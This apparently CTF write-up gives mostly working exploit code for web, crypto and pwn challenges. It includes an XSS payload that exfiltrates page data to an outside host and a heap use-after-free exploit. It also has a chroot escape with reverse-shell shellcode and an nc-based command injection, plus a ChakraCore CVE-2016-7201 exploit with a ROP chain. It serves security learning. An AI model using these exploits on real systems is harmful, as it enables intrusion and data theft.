跟uber的案例差不多：

题目一看就是xss的，认证过程是Oauth，直接那这个网址上面的payload就可以复现，一共三个文件

```
> http://xss.xxx.cn/attack/albert2.js
> http://xss.xxx.cn/attack/index.html
> http://xss.xxx.cn/attack/login-target.html
<html>
<head>
<!-- CSP策略会阻止访问 login.uber.com -->
<meta http-equiv="Content-Security-Policy" content="img-src http://diary.bctf.xctf.org.cn">
<!-- 退出登录 partners.uber.com，在跳转到login.iber.com的时候触发onerror -->
</head>
<body>
<img src="http://diary.bctf.xctf.org.cn/accounts/logout/" onerror="login();">
<script>
    //初始化登录
    var login = function() {
        var loginImg = document.createElement('img');
        loginImg.src = "http://diary.bctf.xctf.org.cn/accounts/login/";
        loginImg.onerror = redir;
    }
    //用我们的code登录
    var redir = function() {
    // 为了方便测试，code放在url hash中，实际需要动态的获取
        var code = "ojtjJdAepHTwIDlGtLtKxTgZudnCdL";
        var loginImg2 = document.createElement('img');
        loginImg2.src = 'http://diary.bctf.xctf.org.cn/o/receive_authcode?state=preauth&code='+code;
        loginImg2.onerror = function() {
      window.location = 'http://diary.bctf.xctf.org.cn/diary/';
        }
    }
</script>
</body>
</html>
<html>
<head>
<meta http-equiv="Content-Security-Policy" content="img-src http://diary.bctf.xctf.org.cn">
</head>
<body>
<img src="http://diary.bctf.xctf.org.cn/accounts/logout/" onerror="redir();">
<script src="http://diary.bctf.xctf.org.cn/static/js/jquery.min.js"></script>
<script>
    //使用用户login.uber.com的session重新登录
    var redir = function() {
        window.location = 'http://diary.bctf.xctf.org.cn/accounts/login/';
    };
</script>
</body>
</html>
var loginIframe = document.createElement('iframe');
loginIframe.setAttribute('src', 'http://xss.albertchang.cn/attack/login-target.html');
top.document.body.appendChild(loginIframe);
setTimeout(function() {
//document.cookie = "csrftoken=cQmHtL1l4LyBPq8eg5yp9Sf6JrZrkqdiySkSf36veE13JypisP4YKOyEjKywR96F;domain=*.xct
f.org.cn;path=/";
//console.log(document.cookie['csrftoekn']);
//cookie动态获取，本来想着直接写死的，但是没有成功，本层只有一个cookie是csrftoken，直接取出来就好
var token= document.cookie.split('=')[1];
console.log(token);
$.post("http://diary.bctf.xctf.org.cn/survey/",
{rate:'1',suggestion:'albertchang',csrfmiddlewaretoken:token},
function (data){
$.get("http://xss.albertchang.cn/?data="+escape(data));
}
);}
, 9000);
```



```
52.53.64.191    美国华盛顿州西雅图市亚… Linux Chrome(57.0.2987.133)    GET    {"GET":["data"]}    否

Cookie    HTTP请求信息    其他信息

ss/bootswatch.min.css"> <script src="/static/js/jquery.min.js"></script> <body> <div class="navbar navbar-default navbar-fixed-top"> <div
r"> <div class="navbar-header"> <a href="/" class="navbar-brand" style="fo  -size: 20px;">FIRECMS</a> </div> <div class="navbar-collapse collapse"
in"> <ul class="nav navbar-nav"> <li><a href="/diary/" style="font-size  px;">Diary</a></li> <li><a href="/survey/" style="font-size: 14px;">Survey</a></li>
eport_bugs/" style="font-size: 14px;">Report bugs</a></li> <li>  f="/about/" style="font-size: 14px;">About</a></li> <li><a href="/accounts/logout/"
: 14px;">Logout</a></li> </ul> </div> </div> </div> <br> <br  div class="container"> <div class="page-header"> <h2>SURVEY</h2> </div> <h3
d">Thank you. I will give you the flag. Flag is bctf{bFJbSakOT72T8HbDlrlst4kXGYbaHWgV}</h3> <form rule="form" method="post" action=""> <div
oup"> Finish the survey and I will give you the flag. <!-- Notice: We won't check the survey until the game ends. There is no need to fuzz it. --> </div> <div
oup"> <label for="username">Rate for this problem: </label> <br> <input type="radio" name="rate" value="1">1 <input type="radio" name="rate" value="2">2

1–1 of 1
```

## Crypto

### Hulk:

首先测试发现flag应该是38位，因为输入9个字符和10个字符明显多出来一组，所以根据拼接方式可以知道应该是38位

```python
#!/usr/bin/env python
# encoding: utf-8
from zio import *
flag = ''
target = ('202.112.51.217',9999)
dic = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ{}"
def get_payload(a, b, c):
    return ''.join(chr(ord(a[i]) ^ ord(b[i]) ^ ord(c[i])) for i in xrange(16))
def exp(i, payload):
    io = zio(target, timeout=5, print_read = COLORED(NONE, 'red'), print_write = COLORED(NONE, 'green'))
    io.read_until('encrypt: 0x')
    pay1 = '30' * (48-i)
    io.writeline(pay1)
    io.read_until('ciphertext')
    data = io.read_until('Give')
    io.read_until('encrypt: 0x')
    ciphertext1 = data[data.find('0x')+2:-5]
    data1 = ciphertext1[64:96]
    tmp = ('0' * (39 - len(flag + payload)) + flag + payload)[-16:]
    pay2 = get_payload(ciphertext1[32:64].decode('hex'), ciphertext1[-32:].decode('hex'), tmp).encode('hex')
    io.writeline(pay2)
    io.read_until("ciphertext")
    r2 = io.read_until("\n")
    ciphertext12 = r2[r2.find('0x')+2:r2.find('0x')+34]
    io.close()
    if data1 == ciphertext12:
        return 1
    else :
        return 0
for i in xrange(1, 39):
    for pay in dic:
        if exp(i, pay):
            flag += pay
            print flag
            break
print flag
```

## Pwn

### Babyuse (PWN)

select之后drop会导致use时uaf，泄露堆上地址和vtable然后伪造vtable可以执行任意代码。

脚本：

```python
#!/usr/bin/env python2
# -*- coding:utf-8 -*-
from pwn import *
import os, sys
#r = process("./babyuse")
token = '4e4ARInVS102IeYFkmUlBUVjOojxsMKC'
r = remote('202.112.51.247', 3456)
context(log_level='DEBUG')
def ru(delim):
    return r.recvuntil(delim)
def rn(c):
    return r.recvn(c)
def sn(d):
    return r.send(d)
def sl(d):
    return r.sendline(d)
def menu():
    return ru('Exit\n')
def buy(index, length, name):
    menu()
    sl('1')
    ru('add:')
    sl(str(index))
    ru('name')
    sl(str(length))
    ru('name:')
    sn(name)
    return
def select(index):
    menu()
    sl('2')
    ru('gun')
    sl(str(index))
    return
def list():
    menu()
    sl('3')
    return
```

```
def rename(index, length, name):
    menu()
    sl('4')
    ru('rename')
    sl(str(index))
    ru('name')
    sl(str(length))
    ru('name:')
    sn(name)
    return
def use(ops):
    menu()
    sl('5')
    for c in ops:
        sl(str(c))
    return
def drop(index):
    menu()
    sl('6')
    ru('delete:')
    sl(str(index))
    return
def main():
    #gdb.attach(r)
    ru('Token:')
    sl(token)
    buy(1, 215-8, 'A'*(215-8))
    buy(1, 31, 'A'*31)
    buy(1, 31, 'A'*31)
    buy(1, 31, 'A'*31)
    select(2)
    drop(2)
    rename(3, 15, 'AAAA\n')
    menu()
    sl('5')
    ru('Select gun ')
    pie = u32(rn(4)) - 0x1d30
    log.info('pie = ' + hex(pie))
    heap = u32(rn(4))
    log.info('heap_leak = ' + hex(heap))
    sl('4')
    buy(1, 31, 'A'*31)
    drop(2)
    fake_vtable = heap + 192
    rename(1, 63, p32(pie+0x172e).ljust(63, 'A'))
    rename(3, 15, p32(fake_vtable) + p32(pie + 0x3fd0) + '\n')
    menu()
    sl('5')
    ru('Select gun ')
    addr = u32(rn(4)) - 0x712f0
    system = addr + 0x3ada0
    binsh = addr + 0x15b82b
    info("libc = " + hex(addr))
    payload = '1 '.ljust(12)
    payload += p32(system)
    payload += p32(0xdeadbeef)
    payload += p32(binsh)
    sl(payload)
    r.interactive()
    return
if __name__ == '__main__':
    main()
```

## Monkey (PWN)

mozilla的jsshell，可以在网上找到其源码，阅读发现其中加入了全局对象os，其中有system函数。

```
Payload：os.system(‘/bin/sh’);
```

## BOJ (PWN)

这是个黑盒测试题，经过测试发现可以使用socket系统调用，所以可以获得程序运行结果。首先readdir列目录，看到环境内部如/proc，/sys等目录都没有挂载，猜测程序在chroot jail中，在/root/发现了scf.so，经过分析发现该so经过LD_PRELOAD加载到当前进程，使用了seccomp阻止了关键syscall，于是用x32 ABI绕过之，通过chdir + chroot的方式绕过chroot jail。

逃出jail后在根目录发现flag但是没有权限读取，在/home目录下发现了sandbox和cr，cr是负责编译与运行程序的类似crontab的程序，在其中存在命令注入漏洞，可以得到flag。

Exploit:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <dirent.h>
#include <string.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <fcntl.h>
#include <sys/syscall.h>
#include <sys/stat.h>
#include <errno.h>
#include <sys/syscall.h>
#define PORT "\x7a\x69"
#define IPADDR "\x65\xc8\x8a\x1f"
unsigned char code[] = \
"\x48\x31\xc0\x48\x31\xff\x48\x31\xf6\x48\x31\xd2\x4d\x31\xc0\x6a"
"\x02\x5f\x6a\x01\x5e\x6a\x06\x5a\x6a\x29\x58\x0f\x05\x49\x89\xc0"
"\x48\x31\xf6\x4d\x31\xd2\x41\x52\xc6\x04\x24\x02\x66\xc7\x44\x24"
"\x02"PORT"\xc7\x44\x24\x04"IPADDR"\x48\x89\xe6\x6a\x10"
"\x5a\x41\x50\x5f\x6a\x2a\x58\x0f\x05\x48\x31\xf6\x6a\x03\x5e\x48"
"\xff\xce\x6a\x21\x58\x0f\x05\x75\xf6\x48\x31\xff\x57\x57\x5e\x5a"
"\x48\xbf\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08\x57\x54"
"\x5f\x6a\x3b\x58\x0f\x05";
int main(int argc, char* argv[], char* envp[])
{
struct sockaddr_in sin;
struct stat st;
        char buf[100];
off_t l = 0;
int s = socket(2,1,0);
sin.sin_family = AF_INET;
sin.sin_port = htons(9999);
sin.sin_addr.s_addr = inet_addr("101.200.138.31");
connect(s, (struct sockaddr*)&sin, sizeof(sin));
dup2(s, 1);
puts("Start");
printf("%d %d\n", getuid(), getgid());
        chdir("/tmp/");
        mkdir(".345", 0777);
   if(syscall(SYS_chroot|0x40000000, ".345") < 0) printf("chroot %d\n", errno);
        int x;for(x=0;x<1000;x++) chdir("..");
        if(syscall(SYS_chroot|0x40000000, ".")<0) printf("chroot2 %d\n", errno);
       /* snprintf(buf,99,"/proc/%d/mem", getppid());
 int fd=open(buf, O_RDWR);
if(fd<0) printf("open %d\n", errno);
char* b=malloc(0x3000);memset(b, 0x90, 0x3000);
memcpy(b+0x3000-sizeof(code), code, sizeof(code));
lseek(fd, 0x400000, SEEK_SET);
write(fd, b, 0x3000);*/
int fd2 = open("/home/ctf/oj/src/;nc 101.200.138.31 31337 < flag;.c", O_RDWR|O_CREAT);
if(fd2 <0) printf("open %d\n", fd2);
puts("Finished");
return 0;
}
```

## Baby0day

chakraCore漏洞利用，CVE-2016-7201

Exploit:

```
// arrrrrrrrrgh, my crappy exploit!!!
function gc()
{
var gc_arr = [];
for(var i=0;i<0x350000;i++) {
gc_arr.push([]);
}
gc_arr = null;
}
var count = 512;
var defrag_arr = new Array(count);
function u32(val)
{
if(val >= 0) return val;
return 0x100000000 + val;
}
function makeqword(lo,hi) {return u32(lo)+ ((u32(hi)) * 0x100000000);}
function makesigned(val) {return (val)|0;}
function hiword(val) {return makesigned((val)/0x100000000);}
function loword(val) {return makesigned((val)&0xffffffff);}
for(var i=0;i<count;i++) {
defrag_arr[i] = new Array(
0x11111111,0x22222222,0x33333333,0x44444444,
0x55555555,0x66666666,0x77777777,0x7fffffff,
0x31337,0x31337,0x31337,0x31337,
0x31337,0x31337,0x31337,0x31337,
);
}
var evilarr = new Array(console.log);
evilarr.length = defrag_arr[0].length;
evilarr.__proto__ = new Proxy({}, {getPrototypeOf:function(){return defrag_arr[count/2];}});
evilarr.__proto__.reverse = Array.prototype.reverse;
evilarr.reverse();
//var seg = evilarr[0];
var vtable = evilarr[6];
var arrtype = evilarr[5];
var uint32arr = new ArrayBuffer(0x10);
//var a = evilarr[8];
var karr = new Array(
0x11111111,0x22222222,0x33333333,0x44444444,
0x55555555,0x66666666,0x77777777,0x7fffffff,
0x31337,0x31337,0x31337,0x31337,
0x31337,0x31337,0x31337,0x31337
);
var karr2 = new Array(
0x11111111,0x22222222,0x33333333,0x44444444,
0x55555555,0x66666666,0x77777777,0x7fffffff,
0x31337,0x31337,0x31337,0x31337,
0x31337,0x31337,0x31337,0x31337
);
karr2["cccc"] = 0x0;
karr2["dddd"] = arrtype;
karr2["eeee"] = 0x5a6b7c8d; // search sig
karr2["ffff"] = 0x13371337;
karr2["gggg"] = 0x13371338;
karr2["hhhh"] = 0x13371339;
karr2["jjjj"] = 0x1337133a;
karr2["kkkk"] = 0x1337133b;
karr2["1xxx"] = 0x1337133c;
karr2["2xxx"] = 0x1337133d;
karr2["3xxx"] = 0x1337133e;
karr2["4xxx"] = 0x1337133f;
karr2["5xxx"] = 0x0;
karr2["6xxx"] = 0x0;
karr2["7xxx"] = 0x0;
karr2["8xxx"] = 0x0;
karr2["9xxx"] = 0x0;
karr2["axxx"] = 0x0;
karr2["bxxx"] = 0x0;
karr2["cxxx"] = 0x0;
var karr3 = new Array(
0x7f7f7f7f,0x22222222,0x33333333,0x44444444,
0x55555555,0x66666666,0x77777777,0x7fffffff,
0x31337,0x31337,0x31337,0x31337,
0x31337,0x31337,0x31337,0x31337
);
var karr4 = new Array(
0x11111111,0x22222222,0x33333333,0x44444444,
0x55555555,0x66666666,0x77777777,0x7fffffff,
0x31337,0x31337,0x31337,0x31337,
0x31337,0x31337,0x31337,0x31337
);
var fdv = new DataView(new ArrayBuffer(8));
var evilarr2 = new Array(console.log);
evilarr2.length = karr.length;
evilarr2.__proto__ = new Proxy({}, {getPrototypeOf:function(){return karr;}});
evilarr2.__proto__.reverse = Array.prototype.reverse;
```

```
evilarr2.reverse();
var l = evilarr2[4];
defrag_arr = null;
CollectGarbage(); // not working???
//gc();
var scount2 = 0x10000;
var count2 = 0x100000;
var arrc2 = [];
for(var i=0;i<count2 ;i++) {
arrc2.push([0, 0x12345678, 0x66666666, 0x66666666,
0, 1, 2, 3,
0, 1, 2, 3,
0, 1, 2, 3,
0, 1, 2, 3,
0x66666600, 0x66666601, 0x0, arrtype,
0x66666604, 0x66666605, 0x66666606, 0x66666607,
0x66666608, 0x66666609, 0x6666660a, 0x6666660b,
0x6666660c, 0x6666660d, 0x6666660e, 0x6666660f,
0x66666610, 0x66666611, 0x66666612, 0x66666613,
0x66666614, -2147483646, vtable, arrtype,
0x1234, 0x30005, 0x1234, l,
l, l, arrtype, arrtype,
uint32arr, uint32arr, uint32arr, uint32arr,
//0x66666624, 0x66666625, 0x66666626, 0x66666627,
null, null, null, null,
//0x66666628, 0x66666629, 0x6666662a, 0x6666662b
null, null, null, null
]);
}
/*
pwndbg> dq 0x7ffff15843d0 40
00007ffff15843d0     000100005a6b7c8d 0001000013371337
00007ffff15843e0     0001000013371338 0001000013371339
00007ffff15843f0     000100001337133a 000100001337133b
00007ffff1584400     000100001337133c 000100001337133d
00007ffff1584410     000100001337133e 000100001337133f
00007ffff1584420     0001000000000000 0001000000000000
00007ffff1584430     0001000000000000 0001000000000000
00007ffff1584440     0001000000000000 0001000000000000
00007ffff1584450     0001000000000000 0001000000000000
00007ffff1584460     00007ffff6487800 00007ffff1694f00 <- karr3
00007ffff1584470     0000000000000000 0000000000050005
00007ffff1584480     0000000000000010 00007ffff15844a0
00007ffff1584490     00007ffff15844a0 00007ffff7e489c0
00007ffff15844a0     0000001000000000 0000000000000012
00007ffff15844b0     0000000000000000 222222227f7f7f7f
00007ffff15844c0     4444444433333333 6666666655555555
00007ffff15844d0     7fffffff77777777 0003133700031337
00007ffff15844e0     0003133700031337 0003133700031337
00007ffff15844f0     0003133700031337 8000000280000002
00007ffff1584500     00007ffff6487800 00007ffff1694f00
*/
/* now leak what we need */
var seg = evilarr[0];
var lo_leak = u32(seg[34]);
var hi_leak = u32(seg[35]);
var leak_addr = hi_leak * 0x100000000 + lo_leak;
console.log("leak_addr = 0x" + leak_addr.toString(16));
var chakra_base = leak_addr - 0xc8f800;
console.log("chakra_base = 0x" + chakra_base.toString(16));
var lo_leak = u32(seg[44]);
var hi_leak = u32(seg[45]);
var heap_leak = makeqword(lo_leak, hi_leak);
console.log("heap_leak = 0x" + heap_leak.toString(16));
var clear_zero = chakra_base + 0x5a8db0;
/* fake DataView type */
seg[56] = 56;
seg[57] = 0;
seg[58] = loword(heap_leak);
seg[59] = hiword(heap_leak);
seg[60] = loword(clear_zero);
seg[61] = hiword(clear_zero);
var fake_table = heap_leak + 0x28 - 0x340;
var fake_table_addr = heap_leak + 0x30;
seg[62] = loword(fake_table);
seg[63] = hiword(fake_table);
var faketype = heap_leak + 0x18;
seg[36] = loword(faketype);
seg[37] = hiword(faketype); // fake type
seg[44] = loword(fake_table_addr);
seg[45] = hiword(fake_table_addr); // isDetached bypass
seg[42] = 0x200; // length
seg[48] = loword(chakra_base);
seg[49] = hiword(chakra_base); // addr
//console.log(fdv.getUint32.call(karr3, 0, true));
function setaddr(val64)
{
seg[48] = loword(val64);
seg[49] = hiword(val64);
return;
}
function read64(addr)
{
setaddr(addr);
return makeqword(fdv.getInt32.call(karr3, 0, true), fdv.getUint32.call(karr3, 4, true));
}
function write64(addr, val64)
{
setaddr(addr);
fdv.setInt32.call(karr3, 0, loword(val64), true);
fdv.setInt32.call(karr3, 4, hiword(val64), true);
}
var libc_leak = read64(chakra_base + 0xcc80f0);
console.log("libc_leak = 0x" + libc_leak.toString(16));
var libc_base = libc_leak - 0x83940;
console.log("libc_base = 0x" + libc_base.toString(16));
var environ = read64(libc_base + 0x3c5f38);
console.log("environ = 0x" + environ.toString(16));
var ret_addr = environ - 248;
var system = libc_base + 0x45390;
var poprdi_ret = libc_base + 0x21102;
var bss = libc_base + 0x3c8200;
var exit = libc_base + 0x3a030
//ls -la
//write64(bss, 0x2d20736c);
//write64(bss+4, 0x2020616c);
//./execMe_plz
//5f706c7a
write64(bss, 0x78652f2e);
write64(bss+4,0x654d6365);
```

```
write64(bss+8,0x7a6c705f);
console.log("writing rop chain");
write64(ret_addr, poprdi_ret);
write64(ret_addr+8, bss);
write64(ret_addr+16, system);
write64(ret_addr+24, exit);
//write64(0x1, 0x0);
console.log("Done!");
```

## RE

### pingpong

patch so中的sleep函数后，循环调用其中的ping，pong函数1000000次即可，核心代码如下：

```
handle = dlopen ("/data/local/tmp/libpp.so", RTLD_NOW);
    if (!handle)
    {
        LOGI("open lib error");
        fprintf (stderr, "%s\n", dlerror());
        exit(1);
    }
    dlerror();
    pf1 ping = (pf1)dlsym(handle, "Java_com_geekerchina_pingpongmachine_MainActivity_ping");
    pf1 pong = (pf1)dlsym(handle, "Java_com_geekerchina_pingpongmachine_MainActivity_pong");
    if ((error = dlerror()) != NULL)
    {
        LOGI("dlsym lib error");
        exit(1);
    }
    p = 0;
    num = 0;
    i = 1000000;
    while(i>0){
        p = ping(env,NULL,p,num);
        LOGI("ping: %d",p);
        num+=1;
        i--;
        if(num >=7)
            num = 0;
        p = pong(env,NULL,p,num);
        LOGI("pong: %d",p); // 4500009
        num+=1;
        if(num >=7)
            num = 0;
        i--;
        LOGI("i:--%d",i);
    }
    dlclose(handle);
```

## 用户评论

无任何评论